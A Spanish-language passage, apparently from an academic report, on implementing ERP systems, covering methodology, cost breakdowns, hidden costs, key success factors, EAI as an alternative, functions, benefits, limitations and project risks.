
Este último punto es el más importante y representa realmente el cambio y es el que tiene consecuencias en la empresa. Este punto se puede también estructurar de forma general en los siguientes puntos:

1. Planificación del proyecto.
2. Análisis del negocio y de los procesos.
3. Reingeniería y redefinición de los procesos.
4. Instalación y configuración.
5. Entrenamiento del equipo involucrado directamente en el proyecto.
6. Definición de los requerimientos del negocio.
7. Configuración de cada uno de los módulos.
8. Estudio y generación de las interfaces con otros sistemas.
9. Conversión de datos ya existentes.
10. Generación de la documentación personalizada.
11. Formación de los usuarios finales.
12. Pruebas de aceptación finales.
13. Soporte.

La empresa *IBdos* comenta que una buena metodología de implantación será determinante para tener una garantía de "puesta en marcha" de la solución en los plazos previstos, pero además, nos permitirá definir claramente las responsabilidades de las partes implicadas y establecer las bases de un plan de acción conjunto. Para ello, resulta necesario seguir un patrón metodológico. Un diagrama que propone esta compañía es el siguiente:



Desde otro punto de vista, un poco más general, y con el ánimo de plasmar en el documento diferentes visiones o formas de estructurar el proceso de implantación del ERP, se expone a continuación la metodología de la empresa *Synotion*, esta desde un punto de vista más general.



Como hemos visto repetidamente, la implantación de un ERP dentro de una empresa es mucho más que la compra e instalación de un paquete de software. El proyecto de implantación requiere de muchos componentes y el coste de los mismos debe ser tenido en cuenta a la hora de planificar y evaluar el proyecto de implantación. Según un estudio del año 2000, los costes de este tipo de proyectos se estructuran de la siguiente forma:

- Software – 30,2%.
- Consultoría – 24,1%.
- Hardware – 17,8%.
- Equipos de implantación – 13,5%.
- Entrenamiento – 10,9%.
- Otros – 3,3%.

Los costes que conlleva la implantación de un ERP se ven influenciados por ciertos factores como:

- Número de usuarios y su localización.
- Infraestructura ya existente en la compañía.
- Capacidad de la organización para adaptarse al cambio.
- Niveles de formación y capacidad de los empleados.
- Compromiso de la compañía con el proyecto.

Hay muchos costes asociados a un proyecto de este tipo que en ciertas ocasiones son obviados y no son tenidos en cuenta, lo que al final provoca serios problemas. Algunos de estos costes ocultos de los ERP son:


- Entrenamiento y formación.
- Integración con otros sistemas.
- Fase de pruebas.
- Conversión de datos existentes al nuevo modelo.
- Necesidades extra de consultoría.
- Pérdida de *know-how* de la compañía.

Este último punto merece una reflexión adicional. Debemos tener en cuenta que un ERP se implanta cuando empresa está suficientemente madura, y por lo tanto tiene una importante experiencia y *know-how*, lo que supone un valor muy importante. La implantación del ERP supondrá en mayor o menor medida una pérdida de esta experiencia, porque habrá muchos procesos que se verán modificados y es necesario para la empresa volver a aprender cómo llevarlos a cabo y requerirá un tiempo alcanzar el nivel de experiencia anterior. Durante este proceso de aprendizaje, parece claro que la productividad de la empresa se verá mermada en alguna medida y por supuesto, esta merma supone un coste oculto del proyecto, que ha de tenerse en cuenta [36-40].

Por todo lo expuesto, los gestores de la compañía deben medir los costes del proyecto antes de involucrarse en él, porque no todos son tan obvios como parece a primera vista.

A modo de indicación y teniendo claro que es un método poco exacto, podemos utilizar un cálculo sacado de la experiencia. Al parecer, las compañías gastarán entre el 1% y el 3% de sus ventas anuales en la adquisición e implantación del ERP.

Para completar este punto es interesante la siguiente gráfica de Forrester Research, Inc. que nos da una idea más o menos clara de los plazos y tareas que pueden marcar el ciclo de vida de un ERP, desde su “nacimiento” hasta su sustitución por otro sistema.



2.1.2. Aspectos clave en la selección e implantación

Los aspectos más importantes a la hora de seleccionar e implantar un ERP son los siguientes:

- Obtener el apoyo y la participación de la Dirección: un proyecto de implantación de un ERP requiere la intervención de los máximos responsables de la empresa, a todos los

niveles y en todas las fases del proyecto. No es necesario que sea una intervención de usuario pero sí que permita realizar un seguimiento de todo el proyecto, que tome decisiones y participe en las fases clave del mismo sin interferir en el trabajo del resto de usuarios.

- Confeccionar un análisis de requerimientos previos: es fundamental que la empresa tenga un análisis previo de las necesidades que quiere cubrir con el nuevo software. Es necesario pensar qué modelo de negocio queremos tener, desde el punto de vista de los procesos de gestión de los diferentes departamentos. Este análisis no se debe hacer desde el punto de vista informático sino de negocio.
- Formar un equipo de proyecto en la empresa adecuado: las personas que participan en la selección e implantación del ERP no son las mismas, pueden variar según las necesidades y amplitud del proyecto: un proyecto debe tener un responsable, unos superusuarios y usuarios finales, pero también pueden participar otras personas de los diferentes ámbitos. Lo importante es no dejar al margen del proyecto a las personas que utilizarán el ERP.
- Contratar un proveedor que entienda nuestras necesidades y posea el ERP adecuado: buscar el proveedor que nos proporcione un ERP equilibrado a nuestras necesidades y posibilidades es básico para que la implantación sea un éxito, aparte de que el proveedor tenga experiencia en el producto y en nuestro sector/tipo de negocio. Es necesario que el resto de aspectos también se cumplan, como por ejemplo: atención al cliente, consultores que no desaparezcan en medio de la implantación, documentación, metodología de implantación, etc.
- Revisar el contrato por un abogado externo con formación y experiencia en ERPs: es fundamental regular la relación de trabajo y servicio a prestar entre el proveedor y la empresa. Dada las características del software ERP, es necesario estipular todos los servicios a prestar, cómo se van a prestar, los plazos, y los pagos. La revisión del contrato por un abogado especialista en este tipo de software se hace necesario e imprescindible para verificar no sólo la cobertura legal, sino la factibilidad del proyecto en todos sus términos.
- Incentivar a los usuarios participantes y equilibrar su carga de trabajo: en muchas ocasiones no se analiza la importancia que tienen los diferentes tipos de usuarios y no se cuantifica el tiempo y los recursos que se deben dedicar para poder realizar la formación, reuniones diversas y prácticas, y lo que es más importante: llevar a buen fin el trabajo

diario de cada una de los diferentes departamentos que tiene la empresa. El usuario/s deberá sentirse recompensado y apoyado en el proceso de selección e implantación de un ERP.


- Controlar el tiempo, los recursos y el planning del proyecto: es necesario que el responsable del proyecto realice el seguimiento y control del proyecto como tal. Por lo tanto, se trata de coordinar el proyecto pero teniendo en cuenta las diferentes etapas y lo que deberá pasar en cada una de ellas.
- Planificar la formación y las prácticas de los usuarios de forma adecuada: es necesario que se planifique muy bien la formación a realizar en tiempo, lugar y forma para los diferentes tipos de usuarios, así como las prácticas posteriores. Sin hacer un esfuerzo es casi imposible que el usuario aprenda por si sólo, necesita así poder realizar una serie de prácticas que consoliden la formación anterior.
- Hacer una migración de datos adecuada: es de vital importancia poder tener los datos de otros sistemas en el nuevo ERP, pero este tema en diferentes ocasiones presenta dificultades inherentes al tipo de datos, volumen y validez de los mismos. Es necesario analizar y acotar este tema dados los recursos que se utilizan.
- No hacer paralelos innecesarios y sí revisiones: los sistemas en paralelo pueden servir en la época de pruebas, pero no como un sistema definitivo de arranque. Los paralelos se producen por inseguridad o por una gran dificultad en el proyecto debido a un exceso de funcionalidad o programación. Lo anterior no nos libera de tomar todas las precauciones necesarias.
- El coste o precio del proyecto: la empresa debe saber cuánto se puede gastar en un ERP de forma sencilla y práctica. Existen muchos costes en el proyecto que no siempre se tienen en cuenta, por ejemplo: costes de mantenimiento, costes adicionales no previstos, formación adicional, desviación en el presupuesto adicional, adquisición de hardware, costes de funcionamiento del sistema en personal experto, costes de actualización, etc. Pero es clave determinar cuánto nos podemos gastar sin poner en peligro la integridad financiera y de negocio. El poder adquirir un ERP requiere conocer todos los costes que tendremos en la selección e implantación y poder así mitigar los efectos de los costes ocultos que también existen.

2.1.3. Alternativas

La implantación de un sistema ERP requiere de una gran cantidad de tiempo, compromiso y recursos económico. Como alternativa, o tecnología suplementaria, existe el concepto de Integración de las Aplicaciones Empresariales (EAI), el cual consiste en automatizar el proceso de integración con un menor esfuerzo que el requerido por un ERP. EAI implica planes, métodos y herramientas orientadas a modernizar, consolidar y coordinar la funcionalidad computacional de la empresa. Típicamente en las empresas existen sistemas legados, los cuales se desean que se sigan utilizando al mismo tiempo que se agregan o se migra a aplicaciones capaces de explotar nuevas vías como Internet, el comercio electrónico, extranets u otras nuevas tecnologías.

La Integración de Aplicaciones Empresariales puede requerir el desarrollo de una nueva visión del negocio y sus aplicaciones, determinado en qué manera los sistemas actuales ajustarán dentro de la nueva visión, para después determinar la forma en que dichos sistemas serán reutilizados eficientemente, al mismo tiempo que se agregan aplicaciones nuevas. A diferencia de la integración tradicional, en la cual se requería de la reescritura de códigos para poder comunicar los sistemas, muy costoso y lento, en EAI se utiliza software especial de conectividad entre diferentes aplicaciones, que sirven como puente entre las diferentes aplicaciones que serán integradas. De esta manera se logra comunicar libremente las diferentes aplicaciones a través de una interfaz común [41-45].

Esta alternativa de adopción de un ERP para una PyME se considera que tiene un menor impacto en recursos y tiempo, aunque no deja de representar un gran esfuerzo.



El aspecto positivo más importante de EAI en comparación de ERP radica en que la implementación de este último es considerada como “push-oriented”, es decir, el sistema obliga a la empresa a adaptarse a los estándares establecidos por el ERP, lo cual implica que los individuos en la empresa no pueden elegir la manera en que realizarán sus procesos internos. De ahí nace gran parte de la resistencia al cambio que ocurre durante los proyectos de implementación de ERP, uno de los principales problemas que se encuentran. El enfoque de EAI es “pull-oriented”, es decir, que se parte de los procesos y aplicaciones existentes para mapear e integrar funciones que actualmente están desagregadas, lo cual ocurre de una manera más flexible para la empresa, de esta forma una PyME, y cualquier empresa en general, logra que la información almacenada en sus sistemas pueda fluir libremente entre los mismos, sin afectar tan drásticamente los procesos de negocio, como con el caso de los ERP.

		ERP	EAI
Técnico	Grado de reingeniería	Medio/Alto	Bajo/Medio
	Método de integración	Integración de procesos	Mapeo de procesos
	Periodo de implementación	Largo	Medio
Cultural	Grado de resistencia	Alto	Bajo
	Procesos de negocio	Centralizada	Descentralizado

5. Funciones de los ERP

En este punto del documento deberíamos tener claro que el ERP es enormemente amplio y variado. Además, en el mercado actual hay un nivel de especialización importante por sectores, de tal forma que los ERP disponen de módulos muy concretos para según qué industrias. Los ERP son sistemas integrales, modulares y adaptables:

- **Integrales:** porque permiten controlar los diferentes procesos de la compañía entendiendo que todos los departamentos de una empresa se relacionan entre sí, es decir, que el resultado de un proceso es punto de inicio del siguiente. Por ejemplo, en una compañía, el que un cliente haga un pedido representa que se cree una orden de venta que desencadena el proceso de producción, de control de inventarios, de planificación de distribución del producto, cobranza, y por supuesto sus respectivos movimientos contables. Si la empresa no usa un ERP, necesitará tener varios programas que controlen todos los procesos mencionados, con la desventaja de que al no estar integrados, la información se duplica, crece el margen de contaminación en la información (sobre todo por errores de captura) y se crea un escenario favorable para malversaciones. Con un ERP, el operador simplemente captura el pedido y el sistema se encarga de todo lo demás, por lo que la información no se manipula y se encuentra protegida.
- **Modulares:** los ERP entienden que una empresa es un conjunto de departamentos que se encuentran interrelacionados por la información que comparten y que se genera a partir de sus procesos. Una ventaja de los ERP, tanto económica como técnica es que la funcionalidad se encuentra dividida en módulos, los cuales pueden instalarse de acuerdo con los requerimientos del cliente. Ejemplo: ventas, materiales, finanzas, control de almacén, recursos humanos, etc.
- **Adaptables:** los ERP están creados para adaptarse a la idiosincrasia de cada empresa. Esto se logra por medio de la configuración o parametrización de los procesos de acuerdo con las salidas que se necesiten de cada uno. Por ejemplo, para controlar inventarios, es posible que una empresa necesite manejar la partición de lotes pero otra empresa no. Los ERP más avanzados suelen incorporar herramientas de programación de 4ª Generación para el desarrollo rápido de nuevos procesos. La parametrización es el valor añadido fundamental que debe contar cualquier ERP para adaptarlo a las necesidades concretas de cada empresa.

- Base de datos centralizada.

Los componentes del ERP interactúan entre sí consolidando todas las operaciones. En un sistema ERP los componentes se introducen sólo una vez y deben ser consistentes, completos y comunes. Gracias al ERP, y a que es un elemento global y tiene por lo tanto una visión general de la compañía y de todas sus partes, será más sencillo gestionarla y conseguir los objetivos propuestos en cada uno de los ámbitos. Por ejemplo:

- Se puede optimizar el proceso de aprovisionamiento y compras, de tal forma que el nivel de stock esté permanentemente controlado y no haya problemas de falta de abastecimiento al proceso productivo y tampoco demasiado stock, lo que supone un coste y una pérdida de eficiencia y rentabilidad. Si conozco el estado de la producción, de las ventas, el stock de producción finalizada, y el inventario de materiales necesarios para la producción, podré prever perfectamente las necesidades de materiales para la producción y las necesidades de producción.
- Se mejora la gestión de la capacidad productiva. Con toda la información, se puede diseñar de forma óptima el proceso productivo y así adecuar la capacidad y producción a la demanda.
- El servicio al cliente es mucho más adecuado. El mejor funcionamiento de la empresa, causa que el cliente obtenga un mejor servicio, ya que la empresa tiene mejor información y puede cubrir de mejor forma las demandas de este. Por supuesto, también el ERP nos ayudará a obtener mejor información sobre el mercado y sobre cada cliente en concreto. Esta información será útil a otros sistemas como la gestión postventa y la gestión comercial.
- La gestión de la tesorería o *cash flow* de la compañía mejora. Este elemento es vital, y al disponer de mayor información y más exacta, se pueden prever los momentos de pago y cobro y las necesidades de disponible. Este punto es clave, ya que la mala gestión de la tesorería es lo que lleva a las empresas a la quiebra en la mayoría de los casos. Empresas rentables, con una mala gestión de sus cobros y pagos, acabarán cerrando. El conocimiento global de todos los elementos de la compañía y de su relación con el exterior, permitirán una mejor gestión de la tesorería.
- La calidad final de los productos o servicios de una empresa, será mejor si esta dispone de información sobre todo el proceso productivo, y también cuando su producción evoluciona de manera controlada y determinada, y no se ve sometida a necesidades temporales o a problemas de aprovisionamiento.

En resumen, las áreas funcionales podrían resumirse en las siguientes:

- Finanzas/Contabilidad. Del libro mayor, cuentas por pagar, gestión de efectivo, activos fijos, cuentas por cobrar, presupuesto, consolidación.
- Recursos humanos .Nómina, de formación, beneficios, 401K, reclutamiento, gestión de la diversidad
- Manufactura. Ingeniería, lista de materiales, Órdenes de trabajo, la programación, la capacidad, flujo de trabajo de gestión, control de calidad, Gestión de costes, procesos de fabricación, manufactura proyectos, fabricación de flujo, costeo basado en actividades, Gestión del ciclo de vida del producto.
- Gestión de la cadena de suministro. Para retirar fondos, inventario, Entrada de pedidos, compra, Configurador de producto, la planificación de la cadena de suministro, la programación de proveedores, inspección de mercancías, la demanda de procesamiento, las comisiones.
- Gestión de proyectos. Cálculo del coste, de facturación, Tiempo y gastos, las unidades de rendimiento, gestión de la actividad.
- Gestión de las relaciones. Ventas y comercialización, comisiones, servicios, contacto con el cliente, centro de llamadas de apoyo.
- Servicios de datos. Varios "autoservicios" de interfaces para clientes, proveedores y / o empleados.
- Control de acceso. Gestión de privilegios de usuario para distintos procesos

3. Problemas y beneficios de los ERP

Por medio de los ERP's las empresas cuentan con una metodología pre-parametrizada que les permite minimizar el tiempo requerido para analizar y realizar informes de gestión y cubrir todas las áreas de la empresa. Su gran adaptabilidad e integración con otras tecnologías permitirá el desarrollo de la tecnología de la información a gran escala [46-50].

Si el fabricante no dispone de un ERP, según sus necesidades, se puede encontrar con muchas aplicaciones software cerradas que no se puedan personalizar, y por lo tanto, no se optimicen para su negocio.

Algunas de las ventajas de los ERP's son:

- Aumento de la productividad de la planta o negocio.
- Reducción de inventarios.
- Incremento en ventas por tiempo de respuesta a clientes.
- Disminución de compras.
- Disminución de comisiones bancarias por cheques expedidos por órdenes.
- Diseño de ingeniería para mejorar el producto.
- Seguimiento del cliente desde la aceptación hasta la satisfacción completa.
- Compleja administración de interdependencias de los recibos de los materiales, de los productos estructurados en el mundo real, de los cambios de la ingeniería y de la revisión y mejora.

Las ventajas de tener un ERP son todas esas y que además esté integrado todo en una única aplicación. Existen los conceptos de mercadeo y ventas, que incluyen el control de calidad para asegurarse de que no haya problemas no arreglados en los productos finales.

La seguridad también está ligada dentro del ERP, para proteger de los crímenes externos, del espionaje industrial y del crimen interno, como la malversación. La seguridad de los ERP's ayuda a prevenir estos abusos. Sin un ERP que controle todo esto puede ser complicado el control de la manufactura, por ejemplo.

No todas las empresas disponen de un sistema de gestión definido, organizado, jerarquizado etc. No hay que caer en la falsa idea de que con la implantación de un ERP todo esto queda solucionado. Un sistema de gestión informatiza el modelo de gestión que ya había previamente en la empresa, no lo crea, aunque sí es cierto que pueda mejorarlo.

La compañía también tiene que tener claros los factores que rodean la puesta en marcha de un ERP y los beneficios concretos que se conseguirán una vez que se lleve a cabo. A esto se le llama los “objetivos no definidos”. Si el responsable de la compañía no sabe qué partido va a sacar de este sistema o que problemas le solucionará el ERP tendrá dos problemas.

El primer lugar no sabrá poner de manera satisfactoria el proyecto, ya que no tendrá un objetivo marcado que perseguir.

El segundo es que no tendrá la certeza si la puesta en marcha ha sido un éxito o un fracaso ya que no hay objetivos previstos con los que comparar los resultados reales.

La tercera razón procede de no saber tramitar el rechazo que provoca cualquier tipo de cambio dentro de la empresa. A esto se le conoce como “mala gestión de cambio”.

En cuarto lugar, es necesario disponer de una persona dentro de la organización que se responsabilice, de que se encargue de llevar a buen término el proyecto y le garantice a la dirección que se está llevando a cabo el proceso de puesta en marcha siguiendo las indicaciones del consultor externo. A esta persona dentro de la organización que incorpora el sistema de gestión se le denomina “responsable de implantación interno”, y su ausencia puede hacer fracasar la implantación. Equivocarse de proveedor o de producto sería otro de los errores fatales para el éxito de la implantación del producto. Si no se consigue solucionar todos estos inconvenientes, difícilmente podremos llevar a cabo una correcta puesta en marcha del ERP.

A parte de los estudios sobre la alta rentabilidad en la inversión de este tipo de soluciones, la mejora de la competitividad y un mayor crecimiento son los factores en que se traduce tener un sistema ERP en marcha.

En un primer nivel, **nivel operacional**, un ERP en funcionamiento consigue automatizar los procesos de negocio. Esto implica convertir las tareas que antes se realizaban manualmente en procesos electrónicos automatizados para la captura, registro y recuperación de la información, lo que deriva en un aumento de productividad y reducción de costes para la compañía. Las tareas que antes se realizaban a través de otros medios, se realizan ahora de forma integrada bajo un mismo programa que utiliza criterios y recoge los datos de forma centralizada. Por ejemplo: presupuestos, facturas ... toda la compañía funciona bajo una misma herramienta consiguiendo menos errores, no duplicación de datos etc. Todo ello genera una serie de ventajas para la empresa en beneficio de su competitividad en el mercado: reducción de tiempos de respuesta a sus clientes, respuestas automáticas personalizadas y muchos otros beneficios. En última instancia, este nivel es capaz de aumentar los retornos en las inversiones realizadas en las aplicaciones tecnológicas de este tipo a partir de estas ventajas.

En el segundo nivel, el **nivel analítico** (información destinada a para el control de mandos intermedios), va a permitir que, de forma casi invisible, las personas responsables puedan recuperar tiempo para otras gestiones, al tener la información verdadera para la organización, la planificación y el control al alcance de su mano en todo momento. Con ello se consigue que el control de los procesos básicos esté mucho más definido, lo que supone grandes beneficios (por ejemplo, más fácil obtener un certificado de calidad) [51-54].

Como vamos a disponer de toda la información, podremos adoptar una actitud proactiva y adelantarnos a las necesidades de materiales o capacidad productiva (horas hombre o máquina), lograr una mayor organización, prever con exactitud cualquier tipo de problema y tomar rápidas decisiones que mejoren muchos aspectos de la compañía. Todo ello se traduce en beneficio y rentabilidad, pues la agilidad de los mandos intermedios es muchas veces un factor clave.

El tercer nivel, **nivel estratégico** (información verdadera para decisiones gerenciales), te permite conocer lo que está pasando en la empresa respecto a costes, márgenes y beneficios por operación, o de forma global. Todo esto además se puede comparar con estimaciones previstas definidas previamente. Con esto se pueden tomar decisiones rápidas y seguras, permitiendo actuar velozmente.

Por ejemplo se puede pensar en la información que pueden facilitar los fichajes de los operarios de planta. Al pasar el tiempo, vamos a poder conocer con exactitud cuánto tiempo se emplea en realizar cada operación para cada producto; ello nos va a permitir evaluar cuáles son las operaciones que nos están consumiendo más recursos y evaluar con certeza una hipotética inversión. Este es el fin de un sistema de gestión. El ERP consiste en un recolector de datos que tienen un gran valor si se tratan adecuadamente.

Por lo tanto la correcta implantación de un sistema ERP conlleva incrementos notables en la productividad, así como tener mejor información en la toma de decisiones. El miedo al cambio y a lo nuevo, o el temor a enfrentarse a un proceso complicado, hace retrasar la implantación de este tipo de herramientas. Todos estos argumentos se quedan minimizados al comprender los beneficios que se obtendrán al tener toda la gestión realizada por la empresa, controlada en cada momento. Por lo tanto un mejor control de la información, la optimización de los recursos, la reducción de tiempo por gestión y, en definitiva, adquirir mayor competitividad, son los beneficios evidentes que se obtienen de una correcta implantación de un sistema de gestión potente.

3.1.Limitaciones

Es importante tener en cuenta algunas de las limitaciones que pueden presentar estos sistemas. Muchas de estas limitaciones son debidas a la mala inversión realizada para la formación del personal relevante y su educación continua, con los cambios de implementación y prueba, y una falta de políticas corporativas que afectan a como se obtienen los datos del ERP y como se mantienen actualizados.

Gran parte del éxito depende de las habilidades y experiencia de los usuarios, incluyendo su educación para hacer que el sistema funcione correctamente. Muchas veces se reducen costes en el entrenamiento del personal, lo que significa que el manejo del ERP lo está realizando personal que no está suficientemente capacitado para el manejo del mismo. Además, si se sufre cambio de personal, las compañías pueden utilizar administradores que no están capacitados para el manejo del ERP de la compañía que los solicitó, proponiendo cambios en las prácticas de negocio que pueden no estar sincronizados con el sistema provocando su fallo.

La implementación de un sistema ERP suele ser muy cara, larga y difícil; puede llegar a costar varias veces más que la licencia. Los vendedores pueden hacer pagar sumas de dinero demasiado elevadas para la renovación de las licencias anuales, no relacionadas con el tamaño de la empresa o de sus ganancias.

Estos sistemas pueden ser vistos como poco flexibles y con dificultades de adaptarse al flujo de los trabajadores y del proceso de negocio en algunas compañías, esto suele ser una de las principales causas del fracaso en su implantación. El sistema también puede sufrir de una cierta dificultad en su uso o que la ineficiencia de un departamento o trabajador afecte a otros, haciendo que caiga la productividad. A esto se le puede sumar la resistencia a compartir información interna entre diversos departamentos, reduciendo la eficiencia del software, o problemas de compatibilidad con los diferentes sistemas utilizados por los socios.

Alguna información está organizada en módulos de manera muy compleja, lo cual lo hace poco práctico, y poco funcional el navegar entre varias opciones del sistema. Para solucionarlo hay que entrenar más al personal en cuanto al uso del sistema, organización de los datos y obtención de la información.

No existe la flexibilidad en cuanto a la personalización y elaboración de algunos reportes necesarios por la empresa para la obtención de información. Lo cual debería ser independiente del área de sistemas. Sobre todo hay que considerar que sea la información requerida, en un formato adecuado.

En cuanto a la disponibilidad de algunos datos, se hace lento el proceso por tener que recalcularlos en el tiempo que son requeridos, para lo cual se hacen consultas en el historial, que no está almacenado de manera directa. Existe la dificultad para integrar la información de otros sistemas independientes, o bien que están en otra ubicación geográfica. Esto se da más frecuentemente con empresas que tienen unidades distribuidas en otras localidades, o bien que manejen varios proveedores.

3.2.Conclusiones

Para concluir esta parte en la que se ponen de manifiesto los problemas y riesgos que conlleva la implantación de un ERP, vamos a exponer la visión de la empresa *Synotion*. Una vez más, el objetivo es exponer todo lo relacionado con el proyecto, desde el mayor número de puntos de vista.

Según esta empresa, la implantación de un sistema ERP es una iniciativa de gran envergadura, que afectará a la práctica totalidad de la compañía y cuya gestión reviste un alto grado de complejidad no exenta de riesgos. Algunos de estos riesgos son:

- Falta de alineación con las necesidades del negocio (Estrategia Provisión)
 - Quizás el error más frecuente y más grave, especialmente en empresas españolas, es tratar la cuestión de la compra de un ERP como un tema aislado. Es muy importante desarrollar antes una estrategia de provisión en consonancia con la estrategia corporativa y formando parte del plan director de sistemas.
 - El formular esta estrategia de provisión se deben contestar las siguientes preguntas:
 - ¿Cuáles son los objetivos empresariales y como pueden las TI contribuir a su consecución?
 - ¿Se orienta la cultura de la empresa, en general, hacia la externalización?
 - ¿Cuál es el nivel de madurez de la empresa frente este tipo de proyectos?
 - ¿Tenemos los recursos internos suficientes para afrontar la gestión del cambio que significa la implementación de un ERP?
- Carencias en la definición del ámbito del proyecto (Definición Provisión)
 - Un problema típico en la implantación de un proyecto ERP es la inadecuada definición inicial de su ámbito, pudiendo causar no sólo el incremento de costes, sino incluso la pérdida de datos.
 - En esta fase es importante preguntarse:
 - ¿Qué procesos están necesitados de un ERP y cuales tienen ya un nivel de automatización suficiente?
 - ¿Qué procesos pueden automatizarse mediante módulos estándar de ERP y cuales necesitan software altamente especializado.
 - ¿Qué procesos son críticos para mi negocio y pueden justificar una implementación más compleja?
- Costes de integración con el resto de las aplicaciones (Selección Proveedor)

- El ERP siempre necesitará interactuar con otras aplicaciones informáticas utilizadas por el cliente. Muchas veces, estas aplicaciones no son estándar y por lo tanto resultan desconocidas para el proveedor tecnológico por lo que, antes de iniciar la implementación, es importante que la empresa cliente contrate un proyecto de validación que consiste en analizar las aplicaciones afectadas por el nuevo ERP y para estimar el coste que supondrá enlazar el nuevo sistema con estas aplicaciones que ya utilizaba la empresa.
- En muchos casos, las prisas del cliente y su reticencia a invertir en este proyecto inicial, es la causa para que el proveedor TI se aventure en ofrecer estimaciones sobre el posible coste de la integración, sin que se hayan entendido bien las posibles consecuencias. La no contemplación de este tipo de proyecto de evaluación inicial es la causa de un importante número de los problemas posteriores en la implantación del ERP.
- Falta de consultores preparados (Preparación Contrato)
 - En épocas como la actual, cuando resulta difícil encontrar los recursos necesarios para realizar cualquier proyecto de TI, es muy importante controlar la calidad del equipo de consultores asignados al proyecto. Lógicamente, el cliente está contratando la implementación de una solución ERP y no una serie de consultores individuales, por lo que no se puede pretender hacer una selección exhaustiva como la que se haría en el caso de que la empresa contrate personal propio. Aún en este caso, sí se pueden y deben pedir los perfiles de los principales integrantes del equipo que llevará a cabo la implementación del ERP (director de proyecto, jefes de proyecto, consultores clave) e incluso insistir en una reunión con ellos para evaluar sus capacidades. En el Acuerdo de Nivel de Servicio, asimismo, es importante incorporar una cláusula fijando una rotación máxima del equipo durante el proyecto.
- Establecimiento de relaciones contractuales poco flexibles (Preparación Contrato)
 - Las necesidades del negocio cambian a lo largo de cada proyecto y esto es una realidad, sobre todo, en el entorno actual de incertidumbre y evolución vertiginosa del mercado. En este sentido, siempre hace falta insistir en que los contratos entre el proveedor de TI y la empresa cliente sean redactados con un objetivo claro de flexibilidad. Este objetivo se consigue con la incorporación de las cláusulas que definan

los procesos a seguir, en los casos en los que se decidan introducir cambios en las funcionalidades y/o ámbito de desarrollo.

- Carencias en el establecimiento de garantías (Preparación Contrato)
 - La garantía es un elemento clave en un importante número de productos y servicios. Al tratarse de algo que parece remoto en el tiempo, sin embargo, en las fases de elaboración del contrato se descuida el establecimiento de cláusulas claras y efectivas en relación a estas garantías. Aún así, la gestión de esta fase de elaboración y definición de los contratos siempre es compleja, ya que los proveedores tienen la tendencia de trasvasar sus mejores recursos a los nuevos proyectos, mientras que los recursos con menos experiencia quedan dedicados al período de garantía.
- Preparación del entorno de desarrollo para los equipos externos (Transición)
 - En un proyecto ERP, la empresa cliente no suele tener en cuenta el posible impacto del equipo de desarrolladores en sus infraestructuras. Incluso en los proyectos, en los que en las instalaciones del cliente intervienen sólo 10-15 desarrolladores, estos pueden causar una sobrecarga de trabajo para los administradores de sistemas. En algunos casos, incluso, el equipo de desarrollo se queda parado por no disponer de asistencia del equipo de TI de la compañía cliente, generando unos costes adicionales que luego debe asumir la empresa. En otros muchos casos, además, la compañía cliente no prepara de manera adecuada y con suficiente antelación la llegada del equipo de desarrollo externo, causando la pérdida de las primeras horas o hasta de días de trabajo.
- La compleja Gestión del Cambio (Transición)
 - Todos los paquetes de software (y en el caso de los ERP aún mas) conllevan un cambio en cómo se deben hacer las cosas. De hecho, múltiples empresas han utilizado la implementación de un ERP para efectuar cambios, que ya hace mucho querían introducir, en algunos procesos. Estos cambios pueden afectar a los usuarios (y también al equipo TI) de varias maneras: generarles más (lo que, a continuación, puede suponer un ahorro de tiempo mayor para el resto de los empleados de la organización); reducir su carga de trabajo actual (posiblemente causando en el empleado una sensación de que éste se verá reemplazado por la tecnología) y modificar el tipo de trabajo a llevar a cabo (que puede o no generar malestar).

